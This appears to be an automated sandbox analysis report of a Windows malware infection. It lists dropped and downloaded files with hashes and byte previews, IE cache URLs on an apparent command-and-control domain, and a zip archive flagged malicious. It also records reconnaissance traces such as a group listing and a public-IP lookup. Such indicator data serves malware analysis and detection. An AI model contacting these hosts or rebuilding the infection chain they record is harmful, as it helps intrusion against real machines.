SHA-512:	92CDA6ABD0FB16759126DC2E030680B0C6CA93FDD56AC57A9650E3D8DC0EBCA849F0ED985512E78045C7CC4C6AB061E0CF38F4743F07EAF9C06F9575A024B3 8
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A922D32D-2ED6-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28144
Entropy (8bit):	1.918436917961358
Encrypted:	false
SSDEEP:	192:rnXZ1iQT6tkHFjZ2MkWbMeYZK1MT1Kv1MOqA:rnJ1P2WHho4IeQKUKvDN

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A922D32D-2ED6-11EB-90E5-ECF4BB2D2496}.dat	
MD5:	D5A9E19D67D3DE302604A0CB5B0C23AA
SHA1:	7A2316467C9FE3CB057617D79E2D59EF8089BB67
SHA-256:	3B4ED2C80D5AC26A8B95A803D0AC15E44C8B4A0C81D27C1F17038C6548025BD9
SHA-512:	CE28D3FE1B06B444702A3FAE61070606259B8BE24EBE75CA6FF88F02D2066801F36CE4404E5BB790E9E3848F2863F889D543E4EB9F5E53149FD369F96D7D4A20
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{AF37B0DC-2ED6-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28164
Entropy (8bit):	1.9249780906315836
Encrypted:	false
SSDEEP:	192:rsZ3QK6gkVcFjZ2wkWtMVYVC7zl1xlbzaVC7zlV97zl1x3WA:rsg1tVcho0+V8C7zlVziC7zlH7zljB
MD5:	348AA600CCC7FEF6874168BE45226C2B
SHA1:	29C81F062461993A94E6729CCF9163451E5223D3
SHA-256:	242E336F565BAA9D39076004637B2968EC7DF4D0E3FEFF9C0298DC662C995AC3
SHA-512:	36CD403AD205C6B360A38C781C33E90E110C1C8E9CEF2D6197E99DE0AAB65CE82D6305FAC1AEE9B7EB4E8DE90B2C382EEAAB729C0655F35F99622B25A910B AF3
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\k[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2400
Entropy (8bit):	5.982959048236587
Encrypted:	false
SSDEEP:	48:BXb1tWWNj65eUdL8F8AvD/5skoHa3NBMO9YcQuOa/LEQd5W5Wu+8:ntWWF65ng9Dh0H8MO8lOzu+8
MD5:	29F9204F23026C595F6E2A549DB446C7
SHA1:	B81892FDF6C46415746B10D79B1099930D2BD2F5
SHA-256:	73F4F79CCED31F9B899FDCF1C2CAF1D66613538B1719A4E8A80DEEBB71D81206
SHA-512:	C0088547979841794560 66FF68CBFC8F732F510965D9B2069BC6CEF9DB99DD59EC908DAFC9889CD08B8357418982A3DD89983FA51585CDD24E5C2E4CC91E457
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/isMxH1GZs9Opbg2tlUQyogG/596Ymt1woa/ex_2BVeL8cmx5KYf_/2BAFkhxXInOC/c0w8A_2Bt6f/N8AP3NIbaktsIg/VJccehAFRjwgHVRKpYLKJ/p7SGg X1o68y5Ysna/uDAqojbH5NTgLsK/dcimlvDSxxoK0ckmt_/2FajGvEtr/c3HxQ8xSABShZJjcgVJg/EClqjK8Vm2CiHi_2BJr/ipN_2FkIKlV2qHNJeyM1Nr/Qn5wr0eAMn4Ud/oIMR brjv/aqvyh_2BfO4SC_2BiMlM_0A/_0Dz_2BCen/DoSJ143MNqxo90rMU/jZ5pdtV1PJFG/1HNGAvSH13d/dMQcE82Fs/TFEUQ1Dw5G25j/k
Preview:	qnbw7POhhOvWjjjOoG705V/fzFquo/6TJPkGufCBViPPHYw55tv+iPpog1ePlaLT0HKsQB8qAmPZ0MiJADiJcRoWVwHAJQw0LkECJ0oaLCf/aZXECKxTkdXfDZueEqbOhe zEKnTdfYj2L/LJDvzAZbctz2naqnFPj1IEkftRefEsvKdEuldhCABq1AGUflOp6MmTvCJaq4chtUC9Q8TwT7ahrqTh0MJ48eFyAdn7hXUVhNjz3C0ALJRqKJgziL82FBmB QeDLHLDczTAOUgOHM8sk41FtWMqc4NycQEME4fh+7oo53vtg225JXxDFV2hFe5veSIXDLS8Ke4ewsJfxNbAV8AFcH/tKKTFkrvHEuT7hYBHnHmRc7dg3GAAw zCaOEHNAau7mx0fFSJBNf1CFj+PB26dijy/iLHhBV+K6iKD8fpPCWHhb4eBNDNOn04K4zLsNBIxRv/SqM4ESXekTLMXpJtDEuEzVagnSfqktIiVMsuqa8qYAJOqZKg+gC0 /6OF2Y8uupSAWDcScgIRf5E7UO1vkq6qClMabAHe/a85jh2O8ibFC3u6tcDL+aqTIBPEFTga8I+uY8CjCy7Go1zYp4hZ7y4OJ6DuPIWyVht6cmf0/NDsLuU39926u3AGja zazlwVotJNsIzccLPdi29U9K2ntBTR39EIqs6oI8XQmHKCknA8PmuvIVZtqobBE641+EHJ4VhoviofiY7UidXF778dMaV2Qc0pL3eQ68/yRL4o7jNzOVkEfvDBD6tB2I9p mK6EYcCbS79sLqmlUhqQJy8EozM1ehgYRv4wBq+/4kt5PY6+7LNXi7b0bCYiqss7CE9J6DaJSfyl3CvQqSUuaA0PZ5CnwQwcSTQoZii1ehbPX0XtZXUrrellZAKzpZGHdT H1yljq7sAn5ZquHKV9hDcJHgoOyHBomJwKwQaIO2hcfbsOiiQQnbnyU4zLYohcnvCwUMANUZFIIKs/Zhx4j3SI0ibvqzQAyzdDnH

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\VN[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338028
Entropy (8bit):	5.999918695533632
Encrypted:	false
SSDEEP:	6144:Zf73p9f6HTHAOHur1/xOZS83M6FWYbK9/gf14nNWiqSoEbMTozy5KlBuRTq:J3pegmy1pgxEYmBcmSSdbMM4RTq
MD5:	74C0FF61806856E0601DBEC941DA624D
SHA1:	85A8DDE4E0C6ACA4247B6F0321EB901DFB0C34AE
SHA-256:	3FE5D931BAEE5A2117E7AA9D0805F9F0DE486C29F4AC62280B86FC420B6B2E80
SHA-512:	D7A87C04BD103A4C7E5E4716C78B442BF7E5B0292A3D68A382D9E2887DA7D18E8733AC07E47D445FE82A5382D5AA96B71293FF8F7E5617513A64AB19A485F8E

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\VN[1].htm	
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/XKYDtf9xYi/JA6HQw1AyOOkkx5CC/cxoejPhQ2LiS/D7VX4P8vuhW/YlyzkBy6rXVHaP/QVTpd3NAl1T4A08ptn7VJ/TYMw1Xr6fVE7lDEX/8sGzzaoKwhcy7PA/2OEMfXr7pX7FybQtfh/oGxh_2BMP/p2icMdfxYbAJ9J6dHk_2/B1mI5CbQBmMD4eO9slt/0cbHaIv2GkQRuuHeQYE59k/facE7a5EGzA9x/TF755cmo/AjXkx3cYErSsNRnCfcmHI5_/2F7zgVzRE2/_0A_0DPg6hjEKcZXJ/BOB0LDCQjV3_/2Bv70ObzJly/3GgRnvGeao1rXa/pI3isle0VE0/lTVPKJ7eX/VN
Preview:	lm4aq8LsZ0CnjuSc7Kzqzdla3RDwkISvh5jIeC2xM5lIiA25vQGqGNFBAkO7XVxTu37lbn5TzqG8DYdBOuuW7FWsFpHJ96ctPhP/6QiItWVmSSWkmle3Bulr+d43yR0oqFk0LtY/Co2i+5RdlZHc9io/UaZllz1DnVUE9FpxBzj0azOjdJIvVxENnYdyqL6e8Mpu5SiTJvhRMcsX7zDgi4Cs/YsAa/oGKbobNc73ANj+Gw9RzAdgYr2/b+c6xAovnAoG8GV4gFwZaMc7SGZhcRrzj3eo/PPWc4Gqd8XUJk9OHO9ZhnEQ+MlD4vJMlpR6102FVBHvP0dBExvvzbDlXRj1bqQtl2yPCP5vMPKk6vNAkEqpDJM3VlO7a+rnTSmmg92EAZyu0+HCV3QW9z0tMNqG0ZYm4BKB4ZWbGOiCbpdvA1uZNfPp/Y8WP078mWtKzt+mV62A0K+b1s64nYJ3hEYWx8VFnf3bq5Auhfaxot2jlsdz81ztI6vjRd5JUCdg/1aXqTG1CT5Df0qoAg9bicHSVkNFlOuQZoLfLQlTbLcUVUZQ9bV4SDaTOm3pZvGFZwzObDgmByiFbFbZTAm1Gdu/DDm8g6J+Lt6Bz83sDKKiurg3fgFegiJWMuUwEoFPdbfOLCuuqNZC+02IDTYrX4+jEqZ6ov+AHbWoZBYYlBj5Qal/xaGe5vzFpCRNl9Hupyeuy+gM+3zLJITSk6HEMeVOOS1ZA2pLU+Gx6JcKiB/rqlhSu4KXU/EX3tf9kS8/UBy2ruoVttVF3lwMG4stVLe9qRFpzWyhq2mvdEFdsdZ+wMGx3yK7UPF6ZLE0/6H+nWd0ZgPHN9TFzKA0zZuW+//WQdBA1YX6si+t3sFJ5q6Z8QUUEuufs2JEPVZJjEUAvgBRiC9GmCxFVc/tXbnU3EjpoRVvm9QRvt+JjeZLgpTyztTDiXNHpyNa6aL2duvEESfeW4+TQz4kvOUSsgtR3VjI539sSOOcb42I7waP

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\2B[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267692
Entropy (8bit):	5.9998318720132415
Encrypted:	false
SSDEEP:	6144:44O5Y0gENNNqfVNhLk80e90l74eSNzOKGDXlGkW:44OCGcfdLk2eZTozwD8
MD5:	A512480796AAC276DE075C8246DEBFAD
SHA1:	7ABAD97BA1DDE2DE12AE13D8B073DD62052DEBCB
SHA-256:	69F5D4AAF530E735560A17E4D9D448F3919FD2C2225A4D01ACD7F5314FC01A25
SHA-512:	8C2D88DBA729FBC2B3A25276DA1D39794CF87EA1477669FBC3F5FA6E2E77A1BEEFEEA2729E6FE21FF9377A9F0F57D1A9F9C4C1AA45B3F636F81B97EC81389D66
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/DA_2BY0IELfRdvaDk6b/ufjmPsy9UUIQifa0eyhXZa/wTH1mI79gEm_2/BNBt9Bgj/BQlHqDPATJ1dDQlPCzc7HHb/nbulGqNw0Z/3v9a2Pm4KwyGcbD_2/Fw1K_2Fx8qBM/8knHJLWX0JU/ZboRv4VKwkSYUj/KNn29du7PHPzAOxiAfDbz/i0mmI1zQvUO5HsSe/vPYjmeOmWwBK1l9/PG04rshvUPvQ3ffW6M/VSlabqB1_/2B0m_2Bi_2FYCMamZ165/m0Cluz8gkwd6vs9ODS_/0A_0D8d7PWFk8uiTNEDB4D/sTstKZrfNzYZw/W6dOgS4AQ2LOqHpB_/2B
Preview:	MXaT+k4mMtUL9eYPx2IlrpVm5upz2PvttLY1qPTY4E7P0iDWMDKUVrMLiWZRLRvv8fPCCk6Ab4dOGpRrKXx4Ox+lZsGcH+jO4f/CbnbUm2cmRY8W1BOz/uHPM/rJ8s4fjc9nWX/FmHC6pFi4dD1tx/NICJ35i3MPfBpSA4GY64F0Ur3KeEfrcII0BzeGwF3qA7fuEEV1m+kR0nqrIJm/BuUQeINp57kIlcOxWWjV2ydNiRGATvFjJNuQhVgJfmqRRhcVhr9xngUX46tyJNRjZg8mgsm2m/4VqELy7yPhsqdPmlKQqjWNIAV8Irw8JMW+kVEQU3ydu6VcxfXll6Y6gcCm7PTQc2b9bjA2CDJlV5JhuN7gwUm9hjJOiexpiqjlpgqYgdJYuQ1s3Xxm9wFaH+QHK8Mdi+00b27kP95+ShYR5jGL7sI/es25tH74WYMMnUJcxMVKbiMdPJwpw8qXwFabtH3NRNY7zPxXhnaYzQYdSI7ousMyu87rR9HPZm6eOw9yzTW9qZlUNSZ11gAHiL8OibrLhAlnNzv85wNllktyqBSvPha3Mr+mIQlPGfNfpVVEAAQZzPZTRigtxJMTriCNHAI8anMKk9+jBYR48GNMTcA7jcUG3UkA8f1Ky/0fU4/E53kH8jjCss9FJe502wloYjbNRdxu6eia/0Mmg9uNi6UMD3uB4WHJqRqXuYIldQhOa1pnOwSK6UiSsIMkT/aD2g1AoAjnbzFhdnn4y66JzdHsRG3lY03SwDpsxuddvjfg4eX0RVcXlJgvP6SNUnAVzzVtsSp3fKeX8r/O+0klgjEOhoX9aHB0aS4uk2+lShYKR/LjHsZ46HdY3gu1BXC9XKdSDvf1sFERSKj4fxM6KwhtAWh9rgVrVZpFwAZBGTlXS5RQK7oWxPu0y4piw26SHKllj2TnMNiEDk3/v6cMtKz4bSo8e3RSVtnqrmcBCxak/8abhsddRrj4IStq2/bo1Fa6PLwpkP/iK13A

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87014
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUb/l

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\10DD.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2251
Entropy (8bit):	3.8949923909117543
Encrypted:	false
SSDEEP:	24:8G1RHbG9sROKBCGxiGFZHG99p6G3G91xG9sCG9sRSGIOG9pGNB4p:3i9GOKBDxjXm9f729189u9Gzm9Um
MD5:	ADD4B50DC4DAF45E663B9BE977762EE2
SHA1:	F90E3D4AEF4F40A72B8276620E2110732EBB5A13
SHA-256:	A272D182346C63E89504CB688B9BC2916B95F68D2E04BAC7E4DC55E7895D2714
SHA-512:	5B0FD9467EB69AFC561DF158636EC7CCBCF75EC8846E0D5CB00457173DE5AD06FA67BA8919C5BD4A0A1B633A2CB4FCF8889F1FBE7CD99D7966FBFFB08913D 41
Malicious:	false
Preview:	..GROUP INFORMATION..----------....Group Name Type SID Attributes ..= ========== ========== ========== ========== ==========..Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group ..NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114 Mandatory group, Enabled by default, Enabled group .. BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner..BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group ..NT AUTHORITY\INT

C:\Users\user\AppData\Local\Temp\21E6.bi1	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	112
Entropy (8bit):	4.48992345445028
Encrypted:	false
SSDEEP:	3:cPLgeqnhARtt7TSjjhThARtn6an:o0eqnWbtChWbn6a
MD5:	1784914AE468F35A55BBAF2A8D746D04
SHA1:	7959C412D18BEBCE89AF9DC3715AA17A703467B1
SHA-256:	E32BFF5542AF45D88A381F1F0239906ACC07E086FD4F93D9A057A70D48DF4E1A
SHA-512:	CD36A88A3E8E5D11B606B65A72070FD1A60960ED7D4CC0713274039E328038FD129FC57DD806A8F66D2A82E9AF18304E7E39E494A75ECD3B40CA7EA6EE3D68 C
Malicious:	false
Preview:	Server: resolver1.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 84.17.52.25....

C:\Users\user\AppData\Local\Temp\FBE9.bin	
Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	545
Entropy (8bit):	6.85427051586772
Encrypted:	false
SSDEEP:	12:tfe/CVI5ZRrCEMbGD8ZSSkjGa0Q7fjbW8VX5k7GVlrgmaa:tm/cI5eHigZSBqQDj68h3
MD5:	176221E45B47BCCB010197C6DD029F5B
SHA1:	C296A6A24AD259088F603C5B5C1E77B75ED03508
SHA-256:	5E760E9371E296F6671BA23673C3A373D7150FA2B5F4AC0CF964CA9DD43122F9
SHA-512:	4E9C70D196E83176E5D4D276AE85E054D3DF59EF1871104F183123612FE0EAE919845B54A80265B48A4EED05016E554790A0C4E93D0F4DDC77DC310F8E354776
Malicious:	false
Preview:	.....0DD.bin.V.N.0.._.w8.`.....@.p.A.....;.....n.s.....u:}6|..>.~/.....:..1i..*.j....v.....Vfu|....8:....u.4.T....L.....M.....u...z"lj.....Z..@.....<..\i..9.!....G.mD.H@..i.-..a!..4.N!.,.V.5..e?.~%.#..F.=.#.#:.;.D...;.Kr7-.{^.rWP.@q[i*r.L.....9..F.....kHsmF...@X..f....%."..\j.....O.....9>W.03.Z}..R]3..x+..9.o.!GX; P..4w.&L9.....L...z._7@.r@D,.QW..[^.\..0...~....Zwwp&..J...PK.....aC.n.....PK.....aC.n.....0DD.binPK.....5.....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.378627150613192
Encrypted:	false
SSDEEP:	3:oVXVPN/dfVHUB8JOGXnFPN/dfVHU6j+n:o9vL+q/L5C
MD5:	86F366E124ACFA54616F82FBA5A35695
SHA1:	702699DEDA6CFACD792CBB3D4FBD41D7C953F677
SHA-256:	0D15C911A250E8C29BFF46B8595E746ADA4DD112244BD56E60D98332016DA7F6
SHA-512:	BE9D5A7B8F02CF79DC0A51ED6BBE29AEC3C2299619445258392D8BB12AF19F39E927CC8C02A9523625A036D54EDEDCADB249E1F5E415F718FE4950AABF86FA 89
Malicious:	false
Preview:	[2020/11/24 20:28:37.481] Latest deploy version: ..[2020/11/24 20:28:37.481] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\Martinson.rs	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	45
Entropy (8bit):	4.641527262852112
Encrypted:	false
SSDEEP:	3:t8xlij+5KLnG07nA:KxlvU69
MD5:	BF0AB684E7C062DAACBF3126E682FF85
SHA1:	B64E2D1DF67847FF2373A3E3E69FAA7BDCEE37D9
SHA-256:	168674B55A419E501B1F5B7E7EEAE777DB7180524AD1FBEF120155E2ED58EC88
SHA-512:	AB1B9435F018E5194D8F91777BB8E2918EA3BE8447798744DFF38F633C86A76EB691AA116557E0238259D8504AA7F6242CBA8B8AB08A21F015C9909316056383
Malicious:	false
Preview:	XNFhspetZNEmGFFbBUGNyHzoGozIGyAOgIBOYxmjclJZe

C:\Users\user\AppData\Local\Temp\RES1CB2.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.712655748061625
Encrypted:	false
SSDEEP:	24:/aBs/aHJhKdNfI+ycuZhNwakSMPNnq9SpIm9c:SBN3Kd91ulwa3cq9b
MD5:	F29FEE13BB993B54B2600569990637BA
SHA1:	DAA799FDB60FF39A1DEF29D0CCF4DF1B3941E85E
SHA-256:	7639E86EF822FECD9BF09038D30657E59E3D546E50F62127163A2DA42ECAA283
SHA-512:	32267F3DDD2E883A04125FE37C57F637ED2F42474B52F1C18AD1AFACF8EEAFA80A93B48961ACAB36702490F72FC670A89BF0917C682489076F6C2E6369686B02
Malicious:	false
Preview:	.....V....c:\Users\user\AppData\Local\Temp\rguyhtw2\CSC9D462AD9536245F58965E9E68DCBFB2.TMP.....E....8c..N55<.....7.....C:\Users\user\App Data\Local\Temp\RES1CB2.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtr es.exe..... ....

C:\Users\user\AppData\Local\Temp\RESC66.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	2.7154485001076227
Encrypted:	false
SSDEEP:	24:/afAhxlYaHShKdNII+ycuZhNrakSdPNnq92pYzW9I:SS9IKdf1ulra3Hq9/
MD5:	FD57BABBA1BF5960E50E8835FA2405A1
SHA1:	CFBE3CF7CEE00897979D93BB69F3610B9BD58ADB
SHA-256:	885576748CA1679B2CDA2F20D8FB3AADD797AC22B0687E07C70B49765BFC26A5
SHA-512:	299749CF5C0DF36E93BB90EB66903D6530DFF651B5745381C7B05FF659F65B4241655FABC6F0F2559FCF2C951507A317DF05F7F2F2FCA8E86F3FA7B378912838
Malicious:	false

C:\Users\user\AppData\Local\Temp\RESC66.tmp	
Preview:	.....V....c:\Users\user\AppData\Local\Temp\tvuaujr2\CSC341D735B45E4EBA891653FFCC3FAFA3.TMP.....|.n1U.G.T.@.}.....6.....C:\Users\user\AppData\Local\Temp\RESC66.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp\Thayer.msg	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	43
Entropy (8bit):	4.656045790079685
Encrypted:	false
SSDEEP:	3:ZMJEKWAXRiujdwyEHQ:yESXpyXw
MD5:	CE4ED10042199F6F219DD1F75C4C6A83
SHA1:	EE53CB7683743FDA5844AAE4B2D4D17FF6FDABC3
SHA-256:	0AFE9B1E8991D8194CBAB805523BA1050E1B71BD282AE2877642AD0F0EC1D8EE
SHA-512:	2D0070651CC16CD01BCE116EB64020B4E4F0C3D3D98DD8BC02FCD3783C45842DC6C2F88C1214F1591748677CD3E27AE0F4873E85672678A0EDCC7E9B9DFE658
Malicious:	false
Preview:	LfNVQTXlOswgAUDXfsexRYUtGKDYWishUKXansAbQMs

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1ebahaj2.zhx.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5foybkx3.zbq.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03

C:\Users\user\AppData\Local\Temp\adobe.url	
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\doghouse.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	42376
Entropy (8bit):	7.986202353937091
Encrypted:	false
SSDEEP:	768:D5ap5abd8QPKhfBmi0QU9u1zV53CzjdXB+5l2IxEdkYSVi9E3SupEU:Dz6QOmd6VeBug24RSVi9ECuP
MD5:	9D27F78D020B208128FA25EC07D36F6D
SHA1:	342D51652AD636034243F58B336C0FE3F18514F4
SHA-256:	3F3E62025DDF85715862CF51EA34CF97F561FC5B18BFFC3337479A17E8EAC6E6
SHA-512:	3E3A1D448CBF6AB43D8E9A2EECA8D0717325013AC827368BADD86BCD3D3D8C7BC2925FD143ECC7EB508FBEDD1177D27BCC797213075D8B7E1DDEF1CA8F08CA90
Malicious:	**true**
Preview:	PK.....wQs.]..... .keyboard.lua..8..8>F..a.....dK.,.....cl#.Z**Q..5.|..SYJ..YJQ)*ED...LQ.Q.{^.....r].\..w...y.....=.a<0.l.L.....YA....?....ZQ...n.<V..AN..K..O F..11.I.....1 ....m;v.G... ....n.....o..uo..R...q.....b.A..t.5x.[\._.?...)...V._.7.....0...L.l.L..`.....}l`..@.....y.,H'..D.....5. g.....I...%..u.7....g.o...af...l.....[..f7....u.:g1..w.J.\...:...a;...C.K....u. .0....l.tP.9.G..?.DZE..`..+ ~$l.{...l.,.&o.s.....!.r...&...zI..=.../..J.....G.p.E.....Z...J!...sB..p....hbey,..R.`..{i..B;e.?;....G.S`.k.P....NB..uS.'GC..lQ|...H..6..W../..F..U..9{tf...B..Q..) :._.3..s.U...'.<^@$.....N.n.b-.+..".....0.;.t.....$...e8Z[%....C..H..p.Z.....E..n..Z.....J.wN8.h../.....L.&<.g.!...:x`..@O.{...6.w.<....M..e@..P..T...v.g5$.J&...W.M..d&.s.Lg.... .Q.....v.[T.K.f..+e.afvO.....DI..N.....Dm./n.'W....U6PJ..Y. ....#y..\..F?...k6..#=...r.R.8.]...x.&t$.....-.!.....o.....'.,.....g?...Z.s.L..

C:\Users\user\AppData\Local\Temp\elegant.woff	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	77
Entropy (8bit):	5.127947781322031
Encrypted:	false
SSDEEP:	3:1z4rRysTmrtMXATrulRDTVGEdrsn:1K5GMXATSPTVx2
MD5:	D282BF5A58B50B233B620C8D85FF1C35
SHA1:	7ED02FF4AE3A785D5E81EA8F3C4995F6AF6A3EFB
SHA-256:	312212F17081F51BE441A3457B9FD1890D129DD99DDD3919AB4E5BE378A3A479
